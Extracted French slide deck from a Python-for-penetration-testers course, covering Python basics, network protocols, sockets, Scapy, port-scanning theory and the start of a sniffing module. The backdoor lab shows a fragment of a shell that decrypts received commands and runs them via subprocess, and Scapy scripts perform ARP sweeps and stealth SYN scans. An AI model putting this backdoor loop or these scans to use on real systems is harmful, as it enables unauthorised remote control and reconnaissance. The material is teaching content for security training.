



Une formation
Alphorm.com

Formation Python pour *les Pentesteurs*



Hamza KONDAH



Une formation
Alphorm.com

Plan

Pourquoi Python ?

Implémentation

Python pour la sécurité

Plan de la formation

Public concerné

Prérequis



Pourquoi Python ?

Open Source

Multi-Platform

Riche en Librairies

Outils open source

HLL → Prototyping rapide



Une formation
Alphorm.com



Implémentation

IronPython



Une formation
Alphorm.com



Une formation
Alphorm.com

Python pour la sécurité

Librairies

Prototyping rapide (POC)

Outils disponibles

Communauté

Syntaxe



Une formation
Alphorm.com

Plan de la formation

Introduction

1. Notions de base en Python
2. La sécurité des réseaux
3. Le Web et Python
4. Développement d'exploits et Python
5. Analyse de malware et Python
6. Forensics en Python

Conclusion



Une formation
Alphorm.com

Public concerné

Responsables de la sécurité des SI
Auditeurs en sécurité



Une formation
Alphorm.com

Prérequis

Avoir des bases en sécurité des SI
Connaître le fonctionnement des réseaux
Comprendre le fonctionnement du
protocole HTTP
Avoir des bases théoriques en cryptographie



Préparation des éléments du Lab



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Éléments du Lab

Lab : Mise en Place du Lab



Une formation
Alphorm.com

Introduction

Création en 1989

Python 2.x en 2000

Python 3.x en 2008

Pas de post-compatibilité

Focalisation sur la version 2.7

Support généralisé pour la version 3.7




Une formation
Alphorm.com

Eléments du Lab



Une formation
Alphorm.com

Lab : Mise en place du Lab



Merci



Comprendre les notions de base de Python



Hamza KONDAH



Plan

Rappel rapide

VirtualEnv

Lab : Notions de bases

Une formation
Alphorm.com



Rappel rapide

Hello World

Script

Console

Basculement entre versions

VirtualEnv

Une formation
Alphorm.com



VirtualEnv


Cumule de plusieurs projets

Problème de compatibilité

Mises à jour et Versions

Environnement virtuel


Isolation vis-à-vis de l'Os



Une formation
Alphorm.com




VirtualEnv



Une formation
Alphorm.com



Lab : Notions de base

A screenshot of a terminal window titled 'root@kali: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "Hello World From Alphorm with love !"
Hello World From Alphorm with love !
>>> 
```

The terminal background is dark blue with a faint, stylized dragon logo in the bottom left corner.

Une formation
Alphorm.com

Merci



Une formation
Alphorm.com

Maîtriser l'essentiel du Python



Hamza KONDAH




Une formation
Alphorm.com

Plan

Objets et références
Types de données
L'Unicode
Méthodes String
Formatage de String
Les Nombres



Objets et Références



Une formation
Alphorm.com



Types de données

Strings

Nombres

Listes

Dictionnaires

Une formation
Alphorm.com



L'Unicode

Internationalisation

Variable = " Alphorm "

Conversion

Str (Variable)

Unicode
(Variable)

Une formation
Alphorm.com



Méthodes String

String.find ()

String.Replace ()

String.Split ()

String.digits ()

String.Lowercase ()

Une formation
Alphorm.com



Formatage de String

```
root@kali: ~  
File Edit View Search Terminal Help  
>>> AddIP = "192.168.0.11"  
>>>  
>>> CrackIT = "Bruteforcing de l ip : %s" %AddIP  
>>>  
>>> CrackIT  
'Bruteforcing de l ip : 192.168.0.11'  
>>> 
```

Une formation
Alphorm.com



Les Nombres

Gestion traditionnelle
Opérateurs

*, **, -, +, /

&, ^, |

and, not, or, xor

Une formation
Alphorm.com



Une formation
Alphorm.com

Les Nombres

Python	Notation utilisée	Description
>	>	supérieur
>=	≥	supérieur ou égal
<	<	inférieur
<=	≤	inférieur ou égal
==	=	égal
!=	≠	différent

Merci



Une formation
Alphorm.com

Structures de données en Python



Hamza KONDAH



Une formation
Alphorm.com

Plan

Les listes

Les tuples

Les ensembles

Les dictionnaires



Les listes

```
liste = [1, 2, 'abc', 'def', [4,5]]
```

12'abc'def[4, 5]


01234

modifiable

liste[4][0] => 4




Les Tuples



Informations = ("Hello",10,R,0)




Les ensembles



Une formation
Alphorm.com



Les Dictionnaires



dictionnaire

Merci



Les Fonctions en Python



Hamza KONDAH



Une formation
Alphorm.com

Plan

Définition

Lab: Les Fonctions



Une formation
Alphorm.com

Définition

Section(s) du code

Groupage

Meilleure exploitation

Premier pas vers la modularité

```
def function name ( parameters )
```

```
    function_instruction  
    return [expression]
```



Lab : Les Fonctions

```
1 def azerty(): # on crée la fonction "azerty"
• 2     t="azerty" # on assigne à t la valeur "azerty"(chaîne de caractères)
• 3     for i in t: # on crée une variable i qui prend toutes les valeurs de t
• 4         if i=="a": # si i vaut "a"
• 5             print("?",end="") # afficher "?" (le end="" empêche le retour à la ligne)
• 6         elif i=="e": # si i vaut "e"
• 7             print("!",end="") #afficher "!"
• 8         else: # sinon
• 9             print(i,end="") #afficher la valeur de i
```

Merci



Une formation
Alphorm.com

Les Classes et Objets



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

L'Héritage

Lab : Classes et Objets



Une formation
Alphorm.com

Introduction

Class Calculatrice

Def __init__ (self,inp1,inp2):

- Self.a=inp1
- Self.b=inp2

Def somme (self) :

- Return self.a+self.b

Def multi(self):

- Return self.a*self.b



Une formation
Alphorm.com

L'Héritage

Class CalculatriceScientifique(Calculatrice)

Def power (self) :

- Return pow(self.a,self.b)



Une formation
Alphorm.com

Lab : Classes et Objets

```
class Tour:

    # Atributs
    self.niveau = None
    self.degats = None
    self.type_projectiles = None

    # Méthodes
    def __init__(self):
        """Constructeur"""

    def cibler(self):
        """Méthode cibler"""

    def tirer(self, ennemi):
        """Méthode tirer"""

    def monter_niveau(self):
        """Méthode monter de niveau"""
```

Merci



Une formation
Alphorm.com

La gestion des exceptions



Hamza KONDAH



Une formation
Alphorm.com

Plan

Définition

Syntaxe

Lab : Gestion des exceptions



Une formation
Alphorm.com

Définition

Gestion élégante des exceptions

« Une exception est un mécanisme d'interruption du programme utilisé pour signaler que quelque chose d'anormal est en train de se produire »



Une formation
Alphorm.com

Syntaxe

```
try:
    # lignes qui peuvent
    # lever une exception
except NomException:
    # faire un truc si l'exception se déclenche

def votre_super_fonction(param):
    if param not in (1, 2, 3):
        raise ValueError("'param' can only be either 1, 2 or 3") # reste du code

>> votre_super_fonction(4)
Traceback (most recent call last): File "<ipython-input-3-bcd6e8653c83>", line 1, in <module>
    votre_super_fonction(4)
File "<ipython-input-2-46fc7cd18c42>", line 3, in
    votre_super_fonction
    raise ValueError("'param' can only be either 1, 2 or 3")
ValueError: 'param' can only be either 1, 2 or 3
```



Lab : Gestion des exceptions

```
1 # i est défini plus haut
2 personnages = ['iron', 'super', 'bat', 'clepto']
3 try:
4     resultat = personnages[i]
5     # i est plus grand que la taille du tableau
6 except IndexError:
7     resultat = None
```

Merci



Une formation
Alphorm.com

Modules et Packages en Python



Hamza KONDAH



Une formation
Alphorm.com

Plan

Les modules en Python

Les packages en Python

Lab : Modules et Packages



Une formation
Alphorm.com


Les modules en Python

Organisation de code

Classes, fonctions et variables

Importation de modules

Importation de fonctions



Une formation
Alphorm.com


Les packages en Python

Gestion hiérarchique

Fichiers et répertoires

Structure organisée du code

Modules et sous packages





Une formation
Alphorm.com

Lab : Modules et Packages

```
% python
...
>>> import stddraw
>>> help(stddraw)

Help on module stddraw:

NAME
    stddraw - stddraw.py

FILE
    ../stddraw.py

DESCRIPTION
    The stddraw module defines functions that allow the user
    to create a drawing. A drawing appears on the canvas.
    The canvas appears in the window.

FUNCTIONS
    circle(x, y, r)
        Draw a circle of radius r centered at (x, y).

    filledCircle(x, y, r)
        Draw a filled circle of radius r centered at (x, y).

    filledPolygon(x, y)
        Draw a filled polygon with coordinates (x[i], y[i]).
...

```

Merci



Une formation
Alphorm.com

Gérer les processus en Python



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Gestion des exécutions

Lab : Gestion des processus



Introduction

Bibliothèque standard
Programmation parallèle
Instruction de codes

CPython implementation detail: Due to the *Global Interpreter Lock*, in CPython only one thread can execute Python code at once (even though certain performance-oriented libraries might overcome this limitation). If you want your application to make better use of the computational resources of multi-core machines, you are advised to use `multiprocessing`. However, threading is still an appropriate model if you want to run multiple I/O-bound tasks simultaneously.

Une formation
Alphorm.com



Gestion des exécutions

Création et gestion des files
Les threads reçoivent les instructions
Les threads exécutent les tâches
Tous les threads finissent une fois que
la file est vide

Une formation
Alphorm.com



Une formation
Alphorm.com

Lab : Gestion des processus

```
class WorkerThread(threading.Thread) :  
  
    def __init__(self, queue) :  
        threading.Thread.__init__(self)  
        self.queue = queue  
  
    def run(self) :  
        print "In WorkerThread"  
        while True :  
            counter = self.queue.get()  
            print "Ordered to sleep for %d seconds!"%counter  
            time.sleep(counter)  
            print "Finished sleeping for %d seconds"%counter  
            self.queue.task_done()
```

Merci



Introduction à la sécurité des réseaux



Hamza KONDAH

Une formation
Alphorm.com



Plan

Introduction

Bases en sécurité des réseaux

Une formation
Alphorm.com



Une formation
Alphorm.com

Introduction

Evolution des menaces

Complexité des situations

Nécessité de modeler ses propres outils

Test d'intrusion

Langages complexes


Python → La clé de voute 😊



Une formation
Alphorm.com

L'intégrité

S'assurer que l'information n'est pas modifiée ou falsifiée par des parties non autorisées






Une formation
Alphorm.com

Disponibilité

S'assurer de la disponibilité
de l'information et services



Une formation
Alphorm.com

L'authentification

S'assurer que l'identité d'un
individu est vérifiée par le système
ou le service






Une formation
Alphorm.com

Non-répudiation


S'assurer qu'une partie dans une communication ne peut pas nier l'envoi du message



Une formation
Alphorm.com

La confidentialité

S'assurer que l'information n'est pas divulguée aux parties non autorisées



Merci



Rappel sur les protocoles réseaux



Hamza KONDAH



Une formation
Alphorm.com

Plan


DNS – Fonctionnement
Le protocole TCP
TCP : 3-Way handshake
UDP
IPv6
ICMP
ARP



Une formation
Alphorm.com

DNS - fonctionnement

Principe d'une requête DNS





Une formation
Alphorm.com

Le protocole TCP

Transmission Control Protocol

Orienté connexion

Fiable

Transport


Wireshark



Une formation
Alphorm.com

TCP : 3-way handshake

Le « three way handshake »





Une formation
Alphorm.com

UDP

User Datagram Protocol

Sans Connexion

Pas de contrôle d'erreurs

Transport très simple

TFTP SNMP DHCP



Une formation
Alphorm.com

IPv6

IPv6 ou IPng

Adressage plus large

Contrôle de données

Sécurité

QoS

Headers



Une formation
Alphorm.com

ICMP

Internet Control Message Protocol

Gestions des informations

Erreurs

Signaler des erreurs

Delivery Problem



Une formation
Alphorm.com

ARP

Address Resolution Protocol

TCP/IP

Protocole de résolution de nom

Adresse physique

Correspondance

Merci



Comprendre les Sockets



Hamza KONDAH



Une formation
Alphorm.com

Plan

Définition

Python et les Sockets

Fonctionnement

Lab : Les Sockets



Une formation
Alphorm.com

Définition

Interface ou connecteur réseau


Élément logiciel

Exploitation des services d'un
protocole réseau

Echange d'informations



Définition



Python et les Sockets

Python » English » 2.7.14 » Documentation » Python HOWTOs »

Table Of Contents

Socket Programming HOWTO

- Sockets
 - History
 - Creating a Socket
 - IPC
 - Using a Socket
 - Binary Data
 - Disconnecting
 - When Sockets Die
 - Non-blocking Sockets
 - Performance

Previous topic

Regular Expression HOWTO

Next topic

Sorting HOW TO

This Page

Report a Bug

Show Source

Quick search

Go

Socket Programming HOWTO

Author: Gordon McMillan

Abstract

Sockets are used nearly everywhere, but are one of the most severely misunderstood technologies around. This is a 10,000 foot overview of it. It doesn't cover the fine points (and there are a lot of them), but I hope it will give you enough background to begin using them decently.

Sockets

I'm only going to talk about INET sockets, but they account for at least 99% of the sockets in use. And I'll only talk about STREAM sockets - get better behavior and performance from a STREAM socket than anything else. I will try to clear up the mystery of what a socket is, as well as talking about blocking sockets. You'll need to know how they work before dealing with non-blocking sockets.

Part of the trouble with understanding these things is that "socket" can mean a number of subtly different things, depending on context. So for "server" socket, which is more like a switchboard operator. The client application (your browser, for example) uses "client" sockets exclusively.

History

Of the various forms of IPC, sockets are by far the most popular. On any given platform, there are likely to be other forms of IPC that are faster. They were invented in Berkeley as part of the BSD flavor of Unix. They spread like wildfire with the Internet. With good reason -- the scheme is unbelievably easy (at least compared to other schemes).

Creating a Socket


Roughly speaking, when you clicked on the link that brought you to this page, your browser did something like the following:

```
#create an INET, STREAMing socket
s = socket.socket(
    socket.AF_INET, socket.SOCK_STREAM)
#now connect to the web server on port 80
#s = the normal http port
s.connect(("www.acsillan-inc.com", 80))
```



Une formation
Alphorm.com

Fonctionnement



Une formation
Alphorm.com

Lab : Les sockets

```
server.listen(5)

print "[*] listening on %s:%d" %(bind_ip,bind_port)

def handle_client(client_socket):
    request = client_socket.recv(2048)
    print "[*] Received: %s" % request
```

Merci



Créer une backdoor simple en python



Hamza KONDAH



Une formation
Alphorm.com

Plan

Définition

Bind Shell

Reverse Shell

Lab : Les Backdoors



Une formation
Alphorm.com

Définition

Backdoor

Logiciel malveillant


Format légitime

Prise de contrôle

Porte dérobée




Bind Shell



Une formation
Alphorm.com



Reverse Shell



Une formation
Alphorm.com



Lab : Les Backdoors

```
s.send(success)

while 1:
    # this data is now encrypted
    data = s.recv(1024)

    # decrypt data
    decrypted = DecodeAES(cipher, data)

    # check for quit
    if decrypted == "quit":
        break

    # use:
    # execute command
    proc = subprocess.Popen(decrypted, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
```

Une formation
Alphorm.com

Merci



Une formation
Alphorm.com

La programmation avec Scapy



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Création de paquets

La Couche 2 et 3

Lab : Programmation avec Scapy



Une formation
Alphorm.com

Introduction

Exploitation du potentiel de Scapy
Programmation
Scripting
Import Scapy
Connaissance préalable des
protocoles
Richesse en fonctionnalités



Une formation
Alphorm.com

Création de paquets



Ether() / IP() / TCP () / Data



La couche 2 et 3

Couche 3

sr()

sr1()

Couche 2

srp()

srp1()

Une formation
Alphorm.com



Lab : Programmation Scapy

```
#!/usr/bin/env python
from scapy.all import *
# Subnet Scanner
for lsb in range(1,50) :
    ip = "192.168.1." +str(lsb)
    arpRequest = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip, hwdst="ff:ff:ff:ff:ff:ff")
    arpResponse = sr1(arpRequest, timeout=1, verbose=0)
    if arpResponse :
        print "IP: " + arpResponse.psrc + " MAC: " + arpResponse.hwsrc
```

Une formation
Alphorm.com

Merci



Comprendre la théorie des techniques de scanning



Hamza KONDAH



Une formation
Alphorm.com

Plan

TCP Full Scan

Stealth Scan

XMAS Scan

ACK Flag Probe Scanning

Idle/IPD Scanning

UDP Scanning



Une formation
Alphorm.com

TCP SYN Scan





Une formation
Alphorm.com

TCP Full Scan

Ce scan permet de détecter un port ouvert en effectuant un **Three-way Handshake**
Connexion avec la cible, arrêtée avec un paquet RST
Pas de privilèges



Une formation
Alphorm.com

Stealth Scan

Effectuer un reset de la connexion TCP
Exploiter cette technique afin de bypasser les règles du firewall, mécanisme de logging, se cacher ...

Processus :





Une formation
Alphorm.com

XMAS Scan

Envoi de trame TCP à une cible avec des flags
FIN,URG et PUSH

FIN Scan marche juste avec l'implémentation RFC 793
Ne marche pas sur les versions actuelles de Windows



Une formation
Alphorm.com

ACK Flag Probe Scanning

ACK Probe flag

Le système de filtrage


Pas de réponse → Filtré

RST → Port non filtré





Idle/IPD Scanning



UDP Scanning



Merci



Implémenter les techniques de scanning



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Scapy

Lab : Scanning



Une formation
Alphorm.com

Introduction

Ensemble de procédures afin
d'identifier des hôtes, ports et
services dans un réseau

Base pyramidale

Manipulation approfondie

Firewalking



Une formation
Alphorm.com

Scapy

Librairie Python

Manipulation de paquets réseau

Interception, création, prise
d'empreinte, développement et
analyse

Décodage de paquets



Une formation
Alphorm.com

Lab : Scanning

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

dst_ip = "10.0.0.1"
src_port = RandShort()
dst_port=80

stealth_scan_resp = sr1(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_
if(str(type(stealth_scan_resp))=="<type 'NoneType'>"):
    print "Filtered"
elif(stealth_scan_resp.haslayer(TCP)):
    if(stealth_scan_resp.getlayer(TCP).flags == 0x12):
        send_rst = sr(IP(dst=dst_ip)/TCP(sport=src_port,dport=dst_port,flag
        print "Open"
    elif (stealth_scan_resp.getlayer(TCP).flags == 0x14):
        print "Closed"
    elif(stealth_scan_resp.haslayer(ICMP)):
        if(int(stealth_scan_resp.getlayer(ICMP).type)==3 and int(stealth_sc
        print "Filtered"
```

Merci



Comprendre le Sniffing



Hamza KONDAH



Plan

Méthodologie

RAW Socket

